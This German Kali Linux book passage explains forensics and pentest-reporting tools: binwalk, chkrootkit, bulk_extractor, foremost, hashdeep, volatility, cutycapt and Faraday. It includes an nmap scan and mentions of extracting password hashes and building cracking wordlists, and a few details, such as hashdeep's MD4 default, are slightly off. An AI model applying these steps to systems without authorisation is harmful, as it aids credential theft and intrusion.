    -z, --carve                 Carve data from files, but don't execute extraction utilities
    -V, --subdirs               Extract into sub-directories named by the offset

Entropy Options:
    -E, --entropy               Calculate file entropy
    -F, --fast                  Use faster, but less detailed, entropy analysis
    -J, --save                  Save plot as a PNG
    -Q, --nlegend               Omit the legend from the entropy plot graph
    -N, --nplot                 Do not generate an entropy plot graph
    -H, --high=<float>          Set the rising edge entropy trigger threshold (default: 0.95)
    -L, --low=<float>           Set the falling edge entropy trigger threshold (default: 0.85)

Binary Diffing Options:
    -W, --hexdump               Perform a hexdump / diff of a file or files
    -G, --green                 Only show lines containing bytes that are the same among all files
    -i, --red                   Only show lines containing bytes that are different among all files
    -U, --blue                  Only show lines containing bytes that are different among some files
```

Abb. 10.2: Übersicht der Befehle von Binwalk

Einen Scan der Firmware nach eingebetteten Dateitypen und System starten Sie, indem Sie im Terminal folgenden Befehl eingeben:

```
binwalk firmware.bin
binwalk -e firmware.bin
```

Mit dem Parameter `-e` beim Scannen extrahieren Sie bekannte Dateitypen aus dem Firmware-Image heraus. Diese Option wird verwendet, um die automatische Dateiextraktion, die auf den in der Konfigurationsdatei *extract.conf* angeführten Regeln basiert, durchzuführen. In der folgenden Liste führe ich noch einige weitere Optionen als Beispiel an:

- `-y`: zeigt nur Ergebnisse für einen angegebenen Suchtext an. Beim Suchtext sollte es sich um Kleinbuchstaben handeln, einschließlich regulärer Ausdrücke. Sie können mehrere `-X` Parameter angeben.
- `-x`: schließt den angegebenen Suchtext aus.

- `-W`: dient dazu, Firmware miteinander zu vergleichen und die Unterschiede für eine oder mehrere Dateien herauszufinden.
- `-S`: führt anstelle eines signaturbasierten Scans eine intelligente String-Analyse der Ziel-Firmware durch. Es handelt sich dabei nicht um einen vollständig ersetzbaren Unix-String, jedoch filtert binwalk die meisten »Garbage«-Strings heraus, indem einige sehr einfache Validierungsregeln angewendet werden und einige nicht sequenzielle Datenblöcke ignoriert werden.
- `-f`: Mit diesem Parameter können Sie eine Protokolldatei angeben. Es ist hilfreich, da die Protokollausgabe normalerweise sehr groß ist. Beachten Sie dabei, dass ohne die Option `-Q` die Ausgabe am Bildschirm und in der Protokolldatei erfolgt.

  Wenn Sie die Ausgabe im CSV-Format speichern möchten, müssen Sie zusätzlich noch den Parameter `--csv` angeben.

```
binwalk -y suchstring firmware.bin
binwalk -x zeichenfolge firmware.bin
binwalk -W fimware1.bin firmware2.bin firmware3.bin
binwalk -S firmware.bin
binwalk -f protokoll.log firmware.bin
binwalk -f protokoll.log --csv firmware.bin
```

10.4 Chkrootkit

Bei einem Rootkit handelt es sich um ein heimliches Programm, das dafür ausgelegt ist, einen dauerhaft privilegierten Zugriff auf einen Computer zu ermöglichen. Rootkits sind normalerweise mit Malware, wie z.B. Trojanern, Würmern und Viren eng verbunden, da diese ihre Existenz und ihre Aktionen vor Benutzern und anderen Systemprozessen verschleiern. In Kali Linux ist mit chrootkit ein Tool zur Rootkit-Erkennung enthalten.

Der Parameter `-h` listet auch hier die Übersicht über die Parameter auf. Einen Scan nach Rootkits starten Sie, indem Sie im Terminal folgenden Befehl eingeben:

```
chkrootkit
```

10.5 Bulk_extrator

Mit Bulk_extractor können Sie Daten, wie E-Mail-Adressen, Kreditkartennummern, URLs und andere Arten von Informationen aus digitalen Beweisakten herausfiltern. Es ist ein hilfreiches Tool für forensische Untersuchungen, das für viele Aufgaben wie Malware- und Intrusionuntersuchungen, Identitäts- und Cyber-

untersuchungen sowie für die Bildanalyse und das Knacken von Passwörtern verwendet werden kann. Das Programm bietet verschiedene Funktionen:

- Es findet E-Mail-Adressen, URLs und Kreditkartennummern, die von anderen Tools nicht gefunden werden können, weil es sich um komprimierte Daten (wie ZIP-, PDF- oder GZIPD-Dateien) oder unvollständige oder teilweise beschädigte Dateien handelt. Es kann JPEG-Dateien, Office-Dokumente und andere Dateitypen aus Fragmenten von komprimierten Daten herausfiltern und verschlüsselte RAR-Dateien automatisch erkennen und extrahieren.
- Sie können Wortlisten erstellen, die auf den in den Daten gefundenen Wörtern basieren oder sogar auf Daten in komprimierten Dateien, die sich in nicht zugeordnetem Speicherplatz befinden. Diese Wortlisten können zum Knacken von Passwörtern hilfreich sein.
- Multi-Threating: Wenn Sie Bulk_extractor auf einem Computer mit vier Kernen ausführen, wird die Ausführung in der Regel in einem Viertel der Zeit abgeschlossen.
- Es werden Histogramme erstellt, die die häufigsten E-Mail-Adressen, URLs, Domänen, Suchbegriffe und andere Arten von Informationen auf dem Laufwerk anzeigen.

Das Tool verarbeitet Datenträgerabbilder, Dateien oder ein Dateiverzeichnis und extrahiert nützliche Informationen, ohne das Dateisystem oder die Dateisystemstrukturen zu analysieren. Die Eingabe selbst wird in Seiten aufgeteilt und von einem oder mehreren Scannern verarbeitet. Die Ergebnisse werden in Dateien gespeichert, die einfach überprüft, analysiert oder mit automatisierten Tools verarbeitet werden können. Es erstellt auch Histogramme der gefundenen Daten. Das kann nützlich sein, da vor allem häufig verwendete Daten, wie E-Mail-Adressen und Internet-Suchbegriffe wichtig sind.

Um Bulk_extractor auszuführen, müssen Sie im Terminal folgenden Befehl eingeben:

```
bulk_extractor -o Verzeichnis MeinePlatte.raw
```

Mit der Option `-o` wird bestimmt, in welchen Ordner die Ausgabe geschrieben wird. *MeinePlatte.raw* bezeichnet das Disk-Image, das verarbeitet werden sollte.

10.6 Foremost

Bei Foremost handelt es sich um ein forensisches Programm zur Wiederherstellung verlorener Dateien basierend auf ihren Kopf- und Fußzeilen und internen Datenstrukturen. Foremost kann mit Image-Dateien arbeiten, die beispielsweise von dd, Encase usw. erstellt wurden oder direkt mit dem Laufwerk selbst. Die

Kopf- und Fußzeilen können in einer Konfigurationsdatei angegeben oder auch als Kommandozeilen-Parameter übergeben werden, um integrierte Dateitypen anzugeben. Diese integrierten Typen untersuchen die Datenstruktur eines bestimmten Dateiformats und ermöglichen eine zuverlässigere und schnellere Wiederherstellung.

Um eine Wiederherstellung mit Foremost zu starten, geben Sie folgenden Befehl ins Terminal ein:

```
foremost diskimage.dd -o Verzeichnis -v
```

Der Parameter `-v` gibt an, dass im ausführlichen Modus wiederhergestellt werden soll, und `-o` gibt an, wohin die wiederhergestellten Daten gespeichert werden sollen.

Sobald Foremost den Recovery-Prozess abgeschlossen hat, finden Sie den Abschlussbericht im angegebenen Verzeichnis. Sie können ihn zum Beispiel mit `nano audit.txt` betrachten. Wenn Sie das Recovery-Verzeichnis öffnen, sehen Sie die nach Dateityp kategorisierten hergestellten Daten sowie die Log-Datei.

10.7 Galleta

Galleta untersucht Cookie-Dateien, die vom Microsoft Internet Explorer erstellt wurden. Es analysiert die Datei. Die Ausgabe kann in eine Kalkulationstabelle (Excel, Calc & Co) geladen werden. Der Aufruf von Galleta erfolgt ebenfalls im Terminal und als Parameter gibt man die Option und den Dateinamen an, das kann wie folgt sein:

```
galleta -d ";" Datei.txt
```

Der Parameter `-d` definiert den Feldbegrenzer, standardmäßig wäre `TAB` (also Tabulator) definiert, in diesem Beispiel wird `";"` als Begrenzung verwendet.

10.8 Hashdeep

Wenn Sie mit Hash-Werten arbeiten, dann kommen Sie um Hashdeep nicht herum. Die Standardeinstellungen beziehen sich auf MD4 und SHA-256. Es ist ein Programm zur rekursiven Berechnung von Hashes mit mehreren Anwendungen gleichzeitig. Es kann ein Audit für eine Reihe bekannter Hashes durchführen.

Die Hash-Werte sind essenziell, um die Integrität von Daten – was gerade bei forensischen Untersuchungen wichtig ist – auf unterschiedlichen Systemen zu gewährleisten. Nur wenn zwei Werte übereinstimmen, wurde die Datei bei der Übertragung nicht verändert. Hashdeep kann diese Daten für ganze Verzeichnisse

inklusive rekursive Berechnung erstellen. Die Daten werden wahlweise direkt im Terminal angegeben oder in eine Datei geschrieben.

Standardmäßig wird von Hashdeep eine Ausgabe mit einem Header und anschließend für jede Eingabedatei die Dateigröße, der berechnete Hash-Wert und der vollständige Dateiname erzeugt. Der Header enthält die Version der Hashdeep-Version, deren Hashes in der Datei enthalten sind, und die Shell, die zum Aufrufen des Programms verwendet wird.

```
hashdeep config.h Hash den Text
```

```
root@ictekali:/home/juergen# hashdeep config.h Kali Buch
%%%% HASHDEEP-1.0
%%%% size,md5,sha256,filename
## Invoked from: /home/juergen
## # hashdeep config.h Kali Buch
##
966,ed861faa2e8745441774643cff370efc,d6de089552df47e75e3790320b4dd2de81b77c8610e1ed74dcc77177afce4787,/home/juergen/Kali
15030,291c351bdd195727d90d90f22a2b5232,eb167b1edd956cb53f9d1f946d7303626ae8082ab8fcc99b5ad9bc83fc851790,/home/juergen/config.h
15996,53d2a5f00620c5b25f25257680fb6513,f0b28d441a1d09623dc5af935cd9c13733f39e92bb595ab0586cf42ed142d85b,/home/juergen/Buch
root@ictekali:/home/juergen#
```

Abb. 10.3: Ausgabe von Hashdeep

Wenn keine Datei angegeben wird, wird die Texteingabe gehasht. Sie können entweder die Ausgabe anderer Programme in Hashdeep leiten oder händisch in die Kommandozeile eingeben. Um die Eingabe über die Kommandozeile zu beenden, wird meistens Strg+D verwendet.

Wenn eine Datei nicht gefunden werden kann, wird eine Fehlermeldung ausgegeben. Wenn Sie die Fehlermeldungen unterdrücken möchten, können Sie das mit dem Parameter `-s` erledigen. Beim Versuch, ein Verzeichnis zu verarbeiten, wird eine Fehlermeldung generiert. Im rekursiven Modus von Hashdeep werden Dateien im angegebenen Verzeichnis und in Unterverzeichnissen gehasht. Der rekursive Modus wird mit dem Parameter `-r` aktiviert.

Sie können auch festlegen, welche Dateitypen verarbeitet werden sollen. Die verfügbaren Dateitypen sind:

- Reguläre Dateien, wie Text, Grafik und ausführbare Dateien
- Block-Dateien, wie Geräte, Festplatten, CD-ROMs usw.
- Charakter-Geräte, wie */dev/tty*
- Named Pipes
- Symbolische Links: Beachten Sie dabei, dass die Option das Programm anweist, einem symbolischen Link zu folgen, sofern Sie auch den Parameter angegeben haben, auf den der Link verweist. Das heißt, wenn der Link auf ein Verzeichnis verweist, müssen Sie auch `-r` angegeben haben. Wenn die Verknüpfung auf eine reguläre Datei verweist, müssen Sie auch den Modus `-of` angeben.
- Socket-Netzwerkverbindungen

Um den Expertenmodus verwenden zu können, müssen Sie den Parameter `-o` angeben, gefolgt von einem oder mehreren Buchstaben, die den zu verarbeitenden Dateitypen entsprechen:

Dateityp	Option
Reguläre	f
Block	b
Charakter	c
Named Pipe	p
Symbolischer Link	l
Socket	s

Nehmen wir an, dass Sie ein Verzeichnis untersuchen, das die Dateien *hda* (Block-Geräte) und *my-link* (symbolische Verknüpfung zu einem Blockgerät) und *daten.txt* (eine reguläre Datei) enthält. Mit dem Befehl `hashdeep -of *` würde nur für reguläre Dateien – sprich die *daten.txt* – ein Hash-Wert berechnet werden.

Umgekehrt, wenn Sie `hashdeep -o lb *` eingeben, würde der Hash-Wert für den Link und das Blockgerät gebildet.

10.9 Volafox

Bei Volafox handelt es sich um ein Speicheranalyse-Tool, das sich auf die Speicherforensik für Mac OS X konzentriert. Es funktioniert auf dem Intel-x86- und dem IA-32e-Framework. Es ist das richtige Tool, wenn Sie versuchen, Malware oder ein anderes Schadprogramm zu finden, das sich auf dem Systemspeicher befand oder befindet. Sie erhalten mit dem Tool folgende Informationen:

- MAC-Kernel-Version, CPU- und Speicherspezifikationen
- Angehängte Dateisysteme
- Liste der Kernelerweiterung
- Liste der Prozesse und Tasks
- Syscall-Tabelle
- Mach Trap Table
- Liste der Netzwerk-Sockets
- Anzeigen von Bootinformationen
- EFI-Systemtabelle & EFI Runtime Services
- Hostname

Um die Mac-OS-X-Versionsinformationen anzeigen zu lassen, geben Sie im Terminal folgenden Befehl ein:

```
volafox.py -i SpeicherImage.mem -s mach_kernel -o machine_info
```

Mit dem Parameter `-o` definieren Sie, welche Informationen ausgegeben werden sollen, z.B.:

- `-o mount_info`: um Informationen über die angehängten Geräte zu bekommen
- `-o proc_info`: gibt die Liste der Prozesse aus
- `-o proc_info -x [PID]`: zeigt mehr Informationen zum Prozess mit der angegebenen ID an

10.10 Volatility

Bei Volatility handelt es sich um eines der beliebtesten Frameworks für Speicherforensik, mit dem Sie digitale Daten aus flüchtigem Speicher (RAM) extrahieren können. Es eignet sich für die meisten 64- und 32-Bit-Varianten von Windows, ausgewählten Linux-Distributionen inklusive Android. Mit Volatility können Speicher-Dumbs in verschiedenen Formen verarbeitet werden – es können Abbilder im RAW-Format, Crash-Dumps, Hibernation-Dateien oder VM-Snapshots sein. Sie erhalten einen genauen Einblick in den Laufzeitstatus der Maschine. Das kann unabhängig von der Untersuchung des Hosts erfolgen.

Beachten Sie, dass entschlüsselte Dateien und Kennwörter im RAM gespeichert werden. Wenn sie verfügbar sind, ist es möglicherweise einfacher, nach Dateien zu suchen, die auf der Festplatte verschlüsselt sind. Die Gesamtdauer der Untersuchung kann dadurch erheblich verkürzt werden.

Um das Programm zu starten, öffnen Sie das Terminal und geben folgende Befehle ein:

```
cd /usr/share/volatility
python vol.py -h
```

Nachdem Sie Volatility gestartet haben, bekommen Sie die verschiedenen Optionen für seine Verwendung angezeigt. Es gibt eine Vielzahl von Befehlen, die von Volatility ausgeführt werden können, um bestimmte im RAM befindliche Datentypen zu analysieren, darunter:

- SAM-Anmeldedaten (Kennwort-Hashes)
- lokale Systeminformationen

- die zum Zeitpunkt der Erstellung des Memory-Dumps ausgeführten Prozesse
- sowie kürzlich ausgeführte Konsolenbefehle innerhalb des Systems und
- Dienste, die zum Zeitpunkt der Erstellung des Memory Dumps ausgeführt werden

```
root@ictekali:/# cd /usr/share/volatility
root@ictekali:/usr/share/volatility# python vol.py -h
Volatility Foundation Volatility Framework 2.6
Usage: Volatility - A memory forensics analysis platform.

Options:
  -h, --help            list all available options and their default values.
                        Default values may be set in the configuration file
                        (/etc/volatilityrc)
  --conf-file=/root/.volatilityrc
                        User based configuration file
  -d, --debug           Debug volatility
  --plugins=PLUGINS     Additional plugin directories to use (colon separated)
  --info                Print information about all registered objects
  --cache-directory=/root/.cache/volatility
                        Directory where cache files are stored
  --cache               Use caching
  --tz=TZ               Sets the (Olson) timezone for displaying timestamps
                        using pytz (if installed) or tzset
  -f FILENAME, --filename=FILENAME
                        Filename to use when opening an image
  --profile=WinXPSP2x86
                        Name of the profile to load (use --info to see a list
                        of supported profiles)
  -l LOCATION, --location=LOCATION
                        A URN location from which to load an address space
  -w, --write           Enable write support
  --dtb=DTB             DTB Address
  --shift=SHIFT         Mac KASLR shift address
  --output=text         Output in this format (support is module specific, see
                        the Module Output Options below)
  --output-file=OUTPUT_FILE
                        Write output in this file
  -v, --verbose         Verbose information
  --physical_shift=PHYSICAL_SHIFT
                        Linux kernel physical shift address
  --virtual_shift=VIRTUAL_SHIFT
                        Linux kernel virtual shift address
  -g KDBG, --kdbg=KDBG  Specify a KDBG virtual address (Note: for 64-bit
                        Windows 8 and above this is the address of
                        KdCopyDataBlock)
  --force               Force utilization of suspect profile
  -k KPCR, --kpcr=KPCR  Specify a specific KPCR address
  --cookie=COOKIE       Specify the address of nt!ObHeaderCookie (valid for
                        Windows 10 only)

       Supported Plugin Commands:
```

Abb. 10.4: Starten von Volatility

Mit `python vol.py imageinfo -f memdump.mem` können Sie die Basisdaten über die Maschine, auf der der Memory-Dump ausgeführt wurde, in Erfahrung bringen.

Kapitel 11

Tools für Reports

Ein wesentlicher Bestandteil eines Penetrationstests ist der Abschlussbericht, und auch hier unterstützt Kali Linux den Penetrationstester. Im folgenden Kapitel lernen Sie einige Tools kennen, die Sie bei der Erstellung des Reports unterstützen können.

11.1 Cutycapt

Cutycapt ist ein plattformübergreifendes Kommandozeilen-Programm zum Erfassen des Webkit[1]-Renderings einer Webseite und zum Speichern dieses Renderings als SVG-, PDF-, PNG-, JPEG-, TIFF-, GIF- oder BMP-Datei.

Mit diesem Programm können Sie einen Screenshot einer Seite erstellen und als einen der oben angeführten Dateitypen speichern. Es ist im Grunde ein einfaches Werkzeug, aber Sie haben einige Optionen, die Sie einstellen können, wenn Sie es nutzen.

Warum eine Seite rendern? Es kann vorkommen, dass Sie sehen möchten, wie eine Seite aussieht, ohne darauf warten zu müssen, dass sie in einen Browser geladen wird. Mit Cutycapt haben Sie die Möglichkeit, das über die Kommandozeile zu tun, und Sie können die Seite recht gut rendern.

Wenn Sie `cutycapt -h` aufrufen, erhalten Sie auch hier alle möglichen Optionen, die Sie als Parameter übergeben können. Diese Optionen können Sie in zwei grundlegende Kategorien unterteilen:

- eine, die sich auf die grundlegenden Programmfunktionen auswirkt
- eine, die sich darauf auswirkt, wie eine Seite zurückgegeben und gerendert wird

Um zu verstehen, was die meisten Optionen bewirken, müssen Sie ein grundlegendes Verständnis haben, wie HTTP-Anforderungen funktionieren und wie jeder Teil des Codes die Anzeige beeinflusst, das heißt, wie sich JavaScript auf eine Seite auswirkt, und so weiter.

1 Webkit ist eine Browser-Rendering-Engine. Wenn Sie eine Seite im Browser aufrufen, übernimmt die Rendering-Engine alle Elemente (HTML, CSS, JavaScript, ...), die mit der Seite geladen werden, und zeigt sie auf Ihrem Bildschirm an.

```
root@ictekali:~# cutycapt -h
------------------------------------------------------------------------------
Usage: CutyCapt --url=http://www.example.org/ --out=localfile.png
------------------------------------------------------------------------------
 --help                          Print this help page and exit
 --url=<url>                     The URL to capture (http:...|file:...|...)
 --out=<path>                    The target file (.png|pdf|ps|svg|jpeg|...)
 --out-format=<f>                Like extension in --out, overrides heuristic
 --min-width=<int>               Minimal width for the image (default: 800)
 --min-height=<int>              Minimal height for the image (default: 600)
 --max-wait=<ms>                 Don't wait more than (default: 90000, inf: 0)
 --delay=<ms>                    After successful load, wait (default: 0)
 --user-style-path=<path>        Location of user style sheet file, if any
 --user-style-string=<css>       User style rules specified as text
 --header=<name>:<value>         request header; repeatable; some can't be set
 --method=<get|post|put>         Specifies the request method (default: get)
 --body-string=<string>          Unencoded request body (default: none)
 --body-base64=<base64>          Base64-encoded request body (default: none)
 --app-name=<name>               appName used in User-Agent; default is none
 --app-version=<version>         appVers used in User-Agent; default is none
 --user-agent=<string>           Override the User-Agent header Qt would set
 --javascript=<on|off>           JavaScript execution (default: on)
 --java=<on|off>                 Java execution (default: unknown)
 --plugins=<on|off>              Plugin execution (default: unknown)
 --private-browsing=<on|off>     Private browsing (default: unknown)
 --auto-load-images=<on|off>     Automatic image loading (default: on)
 --js-can-open-windows=<on|off> Script can open windows? (default: unknown)
 --js-can-access-clipboard=<on|off> Script clipboard privs (default: unknown)
 --print-backgrounds=<on|off>    Backgrounds in PDF/PS output (default: off)
 --zoom-factor=<float>           Page zoom factor (default: no zooming)
 --zoom-text-only=<on|off>       Whether to zoom only the text (default: off)
 --http-proxy=<url>              Address for HTTP proxy server (default: none)
 --smooth                        Attempt to enable Qt's high-quality settings.
 --insecure                      Ignore SSL/TLS certificate errors
------------------------------------------------------------------------------
 <f> is svg,ps,pdf,itext,html,rtree,png,jpeg,mng,tiff,gif,bmp,ppm,xbm,xpm
------------------------------------------------------------------------------
http://cutycapt.sf.net - (c) 2003-2013 Bjoern Hoehrmann - bjoern@hoehrmann.de
root@ictekali:~#
```

Abb. 11.1: Übersicht der Optionen von Cutycapt

Der Befehl, um eine Seite zu rendern, ist wie folgt aufgebaut: `cutycapt –url=Ziel-URL --out=Dateiname`. Wenn Sie also eine Seite rendern wollen, rufen Sie im Terminal diesen Befehl auf:

```
cutycapt --url=https://www.icte.biz --out=icte.jpg
```

Wenn die Seite gerendert wurde, können Sie das Ergebnis im Ordner[2], in dem Sie das Ergebnis gespeichert haben, betrachten.

Wie Ihnen sicher bekannt ist, bieten die meisten Webseiten unterschiedliche Versionen von Seiten für Benutzer. Die Seite, die am PC angezeigt wird, sieht etwas

2 Wird kein Pfad angegeben, finden Sie die Datei in dem Ordner, in dem Sie sich beim Aufrufen des Befehls gerade befinden.

anders aus als die auf einem mobilen Gerät. Mit Cutycapt können Sie sich die Seite so anzeigen lassen, als ob sie auf einem Gerät Ihrer Wahl angezeigt wird. Dazu müssen Sie den User-Agent ändern, das sieht z.B. wie folgt aus:

```
cutycapt --url=www.icte.biz --out=icte_userAgent.jpg --user-
agent="Mozilla/5.0 (Linux; Android 9.0.0; Samsung-SM-G900A Build/
KOT49H) AppleWebkit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.95
Mobile Safari/537.36"
```

Dadurch erhalten Sie unterschiedliche Ansichten der gleichen Seite. Das kann für Sie als Penetrationstester wichtig sein, wenn Sie einen Web-Penetrationstest durchführen. Sie stellen bei diesem Assessment möglicherweise eine Lücke in der mobilen Version von Webseiten fest, die aber die normale Webseite nicht aufweist. Es ist dann immer gut zu sehen, ob die verschiedenen Seiten existieren.

Sie müssen aber nicht unbedingt immer Cutycapt verwenden, da diese Möglichkeit auch in den meisten Browsern vorhanden ist.

Eine weitere häufige Anwendungsmöglichkeit von Cutycapt ist, zu prüfen, wie die Seite aussieht, wenn JavaScript deaktiviert ist. Dazu dient der Parameter `--javascript=off`.

```
cutycapt --url=www.icte.biz --out=icte_userAgent.jpg --javascript=off
```

So einfach funktioniert Cutycapt. Aber Sie haben noch viele andere Möglichkeiten mit Cutycapt, z.B. die verwendete HTTP-Methode ändern, die Header-Datei ändern oder Plug-Ins für eine Seite deaktivieren. Wie bei allen Tools sollten Sie damit herumspielen und ausprobieren, wie eine Seite gerendert wird, wenn Sie einige der integrierten Funktionen aufheben, damit Sie ein Gefühl für die Funktionsweise des Tools bekommen.

11.2 Faraday-IDE

Faraday wurde für die Verteilung, Indexierung und Analyse der Daten, die während eines Security Assessments generiert wurden, entwickelt. Das Tool ist eine IPE (Integrated Penetration-Test Environment) – eine Mehrbenutzer-Penetrations-IDE.

Mit Faraday können die verfügbaren Tools der Community von mehreren Benutzern genutzt werden. Der Benutzer sollte keinen Unterschied zwischen seiner eigenen Terminalanwendung und der in Faraday enthaltenen feststellen. Das Tool wurde mit einem speziellen Satz von Funktionen entwickelt, die den Anwendern helfen sollen, ihre eigene Arbeit zu verbessern. Man kann das Tool wie die Ent-

wicklungsumgebung bei Programmierern sehen, die die Entwickler bei ihrer Arbeit unterstützt. Faraday-IDE macht dasselbe für Penetrationstester.

Wenn Sie Faraday das erste Mal in Kali starten, werden Sie aufgefordert, das Passwort für den Standard-Benutzer »faraday« zu ändern. Geben Sie dazu als Benutzer »faraday« ein und anschließend das neue Passwort.




Abb. 11.2: Der Startbildschirm von Faraday

Öffnen Sie danach im Browser – Firefox ESR, außer Sie haben sich auch einen anderen installiert – `http://localhost:5985`.

Wenn Sie am Startbildschirm auf den Button DASHBOARD klicken, gelangen Sie in das Dashboard, wo Sie auch in der rechten oberen Ecke den Button USER ACCOUNT finden (wie in Abbildung 11.3). Hier könnten Sie Ihr Passwort oder auch den Lizenztyp ändern, wenn Sie auf eine andere Lizenz wechseln möchten.

Faraday ist eine GUI-Anwendung, die aus einem ZSH-Terminal und einer Seitenliste mit Details zu Ihren Arbeitsbereichen und Hosts besteht. Wenn Faraday einen von Ihnen ausgeführten Befehl unterstützt, so wird dieser automatisch erkannt und die Ergebnisse werden importiert. Als Beispiel nehmen wir den Befehl `nmap -A 192.168.178.54`, den Faraday im laufenden Betrieb konvertiert.




Abb. 11.3: Button USER ACCOUNT im Dashboard

Wenn der Scan mit `nmap` abgeschlossen ist, können Sie Details zum Host, seine Dienste und die erkannten Schwachstellen mit einem Doppelklick auf den gewünschten Host im Register HOST anzeigen lassen.

Wenn Sie Untersuchungen mit den von Faraday unterstützten Tools durchgeführt haben, können Sie sich die gesammelten Ergebnisse anschließend in der Weboberfläche anschauen, die Ihnen eine immense Menge an Information bieten kann.

Um eine vollständige Übersicht über alle gesammelten Informationen und Schwachstellen zu erhalten, können Sie auch die Ergebnisse aus anderen Tools, wie z.B. OpenVAS übernehmen.




Abb. 11.4: Export von OpenVAS-Report als XML

Um diese Ergebnisse zu übernehmen, wechseln Sie in das Webinterface von OpenVAS und melden sich an. Öffnen Sie anschließend die Ergebnisse des Scans (SCANS|REPORTS) und hier können Sie den Report, wenn Sie ihn ausgewählt haben, links oben als XML herunterladen.

Anschließend wechseln Sie in die Faraday-IDE. Dort können Sie rechts oben (Ordner-Symbol) den Report importieren. Bei den Plug-Ins wählen Sie das entsprechende Tool, in diesem Beispiel OpenVAS, und klicken auf OK. Dann öffnet sich ein Fenster, in dem Sie den Report, den Sie importieren möchten, auswählen können. Navigieren Sie zu dem entsprechenden Speicherort, markieren Sie die Datei und klicken Sie auf OPEN.




Abb. 11.5: Import von Reports in Faraday-IDE

Wenn Sie in der IDE auf HOSTS wechseln, sehen Sie, wie die Hosts importiert werden. Diese Ergebnisse können Sie sich schließlich auch im Webinterface anschauen.

So können Sie alle Ihre gesammelten Ergebnisse entspannt an einem Ort betrachten und den Abschlussbericht erstellen.

11.3 Pipal

Mit diesem Tool erhalten Sie lediglich die Statistiken und Informationen, mit denen Sie die Kennwörter analysieren können. Die eigentliche Arbeit erledigen Sie bei der Interpretation der Ergebnisse.

